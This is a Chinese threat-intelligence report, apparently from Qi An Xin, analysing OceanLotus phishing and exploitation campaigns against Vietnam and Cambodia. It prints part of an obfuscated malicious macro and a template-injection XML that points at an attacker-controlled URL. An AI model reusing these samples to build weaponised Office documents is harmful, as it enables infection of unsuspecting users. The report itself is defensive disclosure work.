APT 海莲花

针对中南半岛国家攻击活动的总结

目标、手法及技术演进

奇安信威胁情报中心


2019年5月

目录

海莲花团伙对中南半岛国家攻击活动的总结：目标、手法及技术演进 1
背景及概述 3
针对不同国家的攻击 3
越南 4
柬埔寨 15
泰国 17
样本分析 18
“MSO 宏”文档攻击流程 18
“OHN 宏”文档攻击流程 21
模板注入类文档攻击流程 28
wwlib 白利用样本 35
MAC 后门 43
CocCocUpdate 分析与关联 47
关联分析 66
木马样本关联 66
MAC 后门关联 67
Office 样本关联 76
压缩包类诱饵关联 82
总结 83
IOC 83
参考链接 86
附录 87

背景及概述

海莲花（OceanLotus）是一个据称越南背景的 APT 组织。该组织最早于 2015 年 5 月被天眼实验室所揭露并命名，其攻击活动最早可追溯到 2012 年 4 月，攻击目标包括中国海事机构、海域建设部门、科研院所和航运企业，后扩展到几乎所有重要的组织机构，并持续活跃至今。



而实际上，根据各安全厂商机构对该组织活动的拼图式揭露，海莲花团伙除针对中国发起攻击之外，其攻击所涉及的国家分布非常广泛，包括越南周边国家，如柬埔寨、泰国、老挝等，甚至包括越南的异见人士、媒体、地产公司、外资企业和银行。

奇安信红雨滴(RedDrip)安全研究团队（前天眼实验室）一直对海莲花团伙的活动保持高强度的跟踪，在近期发现其自 2019 年以来对中南半岛的国家最新的攻击活动中使用的初始投放载荷文件和攻击利用技术，并且结合奇安信威胁情报数据，关联到一系列的攻击事件。

本报告中我们向安全业界分享对海莲花组织针对越南国内以及越南周边国家最新的攻击利用技术、攻击载荷、及相关攻击事件的分析和总结，希望我们共同增进对海莲花这个极其活跃的 APT 团伙的了解。

针对不同国家的攻击

以下为我们整理了 2018 年末至今的一些针对中南半岛的部分国家发起攻击的典型案例，其他未提及的样本可参考文末的 IOC 列表。


越南

压缩包类诱饵

2019 年 4 月 1 日，红雨滴(ReDrip)安全研究团队在日常监控海莲花的攻击活动过程中，发现了一个越南语的文件名“Hop dong sungroup.rar” 。
其对应的中文为”大阳城合同”，压缩包内有重命名为 Noi dung chi tiet hop dong sungroup can chinh sua 的 winword.exe，对应的中文为”请参阅详细信息”。

除此之外，我们还关联到另一个翻译后为”太阳城集团”的压缩包诱饵
SUN_GROUP_CORPORATION 。其压缩包内的文件名如下：
Noi dung can xac thuc va sua gui den CONG TY CO PHAN TAP DOAN MAT TROI Bo Tai Chinh.exe
对应中文为”需要进行身份验证和编辑，以便发送给财政部 - 太阳集团合股” COMPANY

经过查询发现太阳城集团实际上是越南最大的房地产开发商之一。




而这两个样本均由越南上传。因此我们猜测，海莲花组织在针对太阳城内部员工进行钓鱼攻

击。

除了针对越南房地产业外，我们还发现该组织会针对越南国家银行进行钓鱼攻击：


相关样本的压缩包名为 CPLH-NHNN-01-2019.rar，样本对应的日期为 2019 年 1 月 22 日，攻击极可能发生在相近的时间段内。



压缩包名对应的中文为：“越南国家银行-01-2019.rar”；而压缩包中的 winword.exe 被重命名为“ChiPhiLienHoanNHNN-BC2019.exe”，翻译后为：“越南国家银行 SBV-BC 2019.exe”
SBV 指的是越南央银越南国家银行(SBV)，而 BC 其实指的是 B2C，即第三方支付。


该次攻击大概率是针对银行内部员工发起的，类似于伪装成银行内部的第三方支付的文档传输过程。

除此之外，还有通过杀毒软件相关信息进行伪装的钓鱼。
压缩包名：“Gui lai cho MS.MAI post content kaspersky.rar”（返回 MS.MAI 发布内容 kaspersky）




我们看到还会以精油为主题进行钓鱼：

“Tinh dau can mua”（需要购买精油），压缩包内的 PE 文件名为“有关购买和购买的详细信息”



文档类诱饵

上述的压缩包带有卡巴斯基名称的诱饵，在诱饵文档方面也同样有类似的命名“Content marketing Kaspersky.doc”，文档打开后显示如下，为越南语版本的诱导点击启用宏的攻击手法。




除此之外，我们还发现海莲花投放了大量伪装成简历的攻击钓鱼活动，我们内部将其命名为 **OceanCV** 活动，而该活动直接将海莲花目前常用的 3 种宏攻击手段全部曝光。

首先，我们先对样本名进行分析，可见样本名均为 CV 开头，命名也具有特点，主要以下 3 种：

1、CV-人名（如：CV-NguyenQuynhChi.docx）
2、CV-人名-岗位 （如：CV-AnthonyWei-CustomerService.docx）
3、CV-随机数字+英文为主 （如：CV-103237-EWQDSD.doc）

值得注意的是，有的样本在打开后会显示提示需要启用宏的标识：



但是，当你往下拉一下进度条后，你会发现越南语编写的简历，这在一系列活动中大部分样本均如此，并且简历均不一致。


而这批简历钓鱼的样本所利用的方式也各不一样。有的使用海莲花 MSO 宏（RedDrip 内部命名 MSOMacro）


```
    Dim wRXfRfhGCxCPW As String
    wRXfRfhGCxCPW = Environ("SYSTEMDRIVE")
    Dim arcPath As String
    arcPath = rzfevexNwMGnPWXpK & "\\Windows\\SysWOW64"

    If OFSO.FolderExists(arcPath) = True Then
        FileCopy wRXfRfhGCxCPW & "\Windows\SysWOW64\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    Else
        FileCopy wRXfRfhGCxCPW & "\Windows\System32\wscript.exe", rzfevexNwMGnPWXpK & "\msohtml.exe"
    End If
End Function
Function JWXZUaRBtyHjzUdZ(ByVal base64String)
  Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/[!!]"
  Dim dataLength, sOut, groupBegin
  base64String = Replace(base64String, vbCrLf, "")
  base64String = Replace(base64String, vbTab, "")
  base64String = Replace(base64String, " ", "")
  dataLength = Len(base64String)
  If dataLength Mod 4 <> 0 Then
```

有的使用了模板注入技术：

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://outlook.updateoffices.net/lead.png"
TargetMode="External"/></Relationships>
```

有的使用了宏代码转为 1 磅字体隐藏在文档中的技术（后来升级为白色 1 磅字体，RedDrip 内部命名 OHNMacro）






在以下章节我们会分别详细分析这 3 种宏的利用分析。

而根据这批简历样本，我们对这 3 种宏文档进行同源样本关联后，结合各种维度，最后发现了大量海莲花专属恶意宏样本，详细可见 Office 样本关联章节。

利用"永恒之蓝"系列漏洞攻击

我们还发现海莲花会利用“永恒之蓝”系列漏洞针对越南国内向政府提供软件的公司发起攻击。https://www.tandan.com.vn/portal/home/default.aspx 公司为越南的软件公司 TAN DAN JSC。



该公司会向政府提供邮件服务器，官方公报数据库系统，公民身份管理系统等等。


在攻击成功后，其会分发木马，我们去年编写的报告《疑似“海莲花”组织早期针对国内高校的攻击活动分析》中利用永恒之蓝攻击高校的木马一致。
https://ti.qianxin.com/blog/articles/oceanlotus-targets-chinese-university/

利用 WinRAR 漏洞投放伪装成越南浏览器 coccoc 的更新程序进行钓鱼攻击


传统的利用白加黑机制、宏文档和网站渗透分发恶意 Payload 以外，海莲花也会利用最新的 Winrar 漏洞针对越南发起攻击。以下便是我们捕获的其中一个案例：
压缩包名称为“TUT_Photoshop_scan_Bank_ID.rar”

..	<UP--DIR>	2019/4/29 17:3...	本地磁盘				d...	
C:	<SUB-DIR>	2019/2/21 22:0...	文件夹				d...	
1.jpg	281,107	2019/2/21 22:0...	JPG 文件	281,107	100%	Good	-...	0x2B...
1.psd	1,255,922	2019/2/21 22:0...	PSD 文件	1,255,922	100%	Good	-...	0x2E...
2.jpg	227,226	2019/2/21 22:0...	JPG 文件	227,226	99%	Good	-...	0xDC...
2.psd	1,688,711	2019/2/21 22:0...	PSD 文件	1,688,711	100%	Good	-...	0x2A...
3.jpg	225,017	2019/2/21 22:0...	JPG 文件	225,017	100%	Good	-...	0xAF...
3.psd	1,903,698	2019/2/21 22:0...	PSD 文件	1,903,698	100%	Good	-...	0x5F...
4.jpg	1,273,862	2019/2/21 22:0...	JPG 文件	1,273,862	100%	Good	-...	0x1B...
4.psd	8,724,681	2019/2/21 22:0...	PSD 文件	8,724,681	100%	Good	-...	0x75...
ARIALUNI.TTF	23,275,812	2019/2/21 22:0...	TrueType 字体文件	23,275,812	100%	Good	-...	0x2C...
bank.psd	3,025,020	2019/2/21 22:0...	PSD 文件	3,025,020	100%	Good	-...	0x3F...
bank_copy.jpg	362,302	2019/2/21 22:0...	JPG 文件	362,302	100%	Good	-...	0x23...
Card.psd	15,037,073	2019/2/21 22:0...	PSD 文件	15,037,073	100%	Good	-...	0x7E...
Card_copy.jpg	290,512	2019/2/21 22:0...	JPG 文件	290,512	100%	Good	-...	0xF8...
Imprisha.ttf	54,980	2019/2/21 22:0...	TrueType 字体文件	54,980	100%	Good	-...	0x8A...
Nam_1.psd	5,211,785	2019/2/21 22:0...	PSD 文件	5,211,785	100%	Good	-...	0x1F...
nam_2.psd	10,604,129	2019/2/21 22:0...	PSD 文件	10,604,129	100%	Good	-...	0x3C...
Nam_3.psd	3,422,039	2019/2/21 22:0...	PSD 文件	3,422,039	100%	Good	-...	0x64...
Nam_4.psd	6,014,052	2019/2/21 22:0...	PSD 文件	6,014,052	100%	Good	-...	0x4A...
Nu_1.psd	2,131,971	2019/2/21 22:0...	PSD 文件	2,131,971	100%	Good	-...	0xC4...
Nu_2.psd	3,022,455	2019/2/21 22:0...	PSD 文件	3,022,455	100%	Good	-...	0x33...
Nu_3.psd	5,923,571	2019/2/21 22:0...	PSD 文件	5,923,571	100%	Good	-...	0xF9...
OCR_A_BT.ttf	26,568	2019/2/21 22:0...	TrueType 字体文件	26,568	100%	Good	-...	0xCB...
OCR_A_Extended.ttf	56,624	2019/2/21 22:0...	TrueType 字体文件	56,624	100%	Good	-...	0x69...
OCRAStd.otf	29,460	2019/2/21 22:0...	OpenType 字体文件	29,460	99%	Good	-...	0x21...
OCR-B_10_Pitch_BT.ttf	21,028	2019/2/21 22:0...	TrueType 字体文件	21,028	100%	Good	-...	0x37...
us-bank.psd	1,944,230	2019/2/21 22:0...	PSD 文件	1,944,230	100%	Good	-...	0x38...
us-bank_copy.jpg	209,750	2019/2/21 22:0...	JPG 文件	209,750	100%	Good	-...	0xFC...

从该样本触发漏洞解压的文件来看，其名称为 CocCocUpated.exe



COCCOC 是越南一家成立于 2013 年的新兴技术公司，提供在线网络搜索引擎服务和浏览器，主要使用的语言越南语和英语，所提供的搜索服务是越南最成熟的，浏览器是基于谷歌 Chromium 开发而成，支持 Windows、iOS 平台。




我们通过分析发现，其为海莲花的早期木马框架，我们同样将其放在样本分析一节单独分析。


当然，除了上面的诱饵，我们还发现海莲花会使用压缩包内嵌 MP4 的方式进行漏洞利用投放，压缩包名称翻译后大致为“ Cho Ray 医院的独家重磅影像”，其中 Cho Ray 指的是越南胡志明市大水镘**医院**(Chợ Rẫy)，为越南胡志明市最大的综合医院。

压缩包内有两个 MP4 文件，除了其中一个和压缩包名一致外，还有一个翻译后名称为“独家 在中风新闻发布后，该小组开始配备人员”的视频

同样，释放的为 CocCocUpdated.exe



而其分发手段却是通过网盘的方式进行投放。



在样本分析章节中将对该新木马进行详细分析。


使用独有 MAC 后门并伪装正常程序的攻击

海莲花除了会在 Windows 平台上针对越南进行攻击外，还会针对 MacOS 平台向越南用户发起攻击，下图几个样本便是近期的投放典型，其使用诸如浏览器更新，Flash 安装更新包，字体安装包，伪装成文档实际为安装程序的手段进行攻击。

有趣的是，当我们在分析伪装成火狐的样本时，打开后会显示安装 Firefox 的界面，双击 Firefox 这个图标，会执行起来木马：

同是会弹出假冒的 FireFox 的界面，点击更新，即使断网，也会出现下载进度条，实际上都是伪装的。


这是攻击者画的假界面：



同样，在接下来的章节中，我们将这批针对越南的 MacOS 样本进行了扩展分析。

柬埔寨

下面为今年海莲花针对柬埔寨的最新攻击，文件名为“Report-No.0162(02 Pages).doc”，对应中文名称为：报告 No.0162（02 页）
样本运行流程如下图所示：



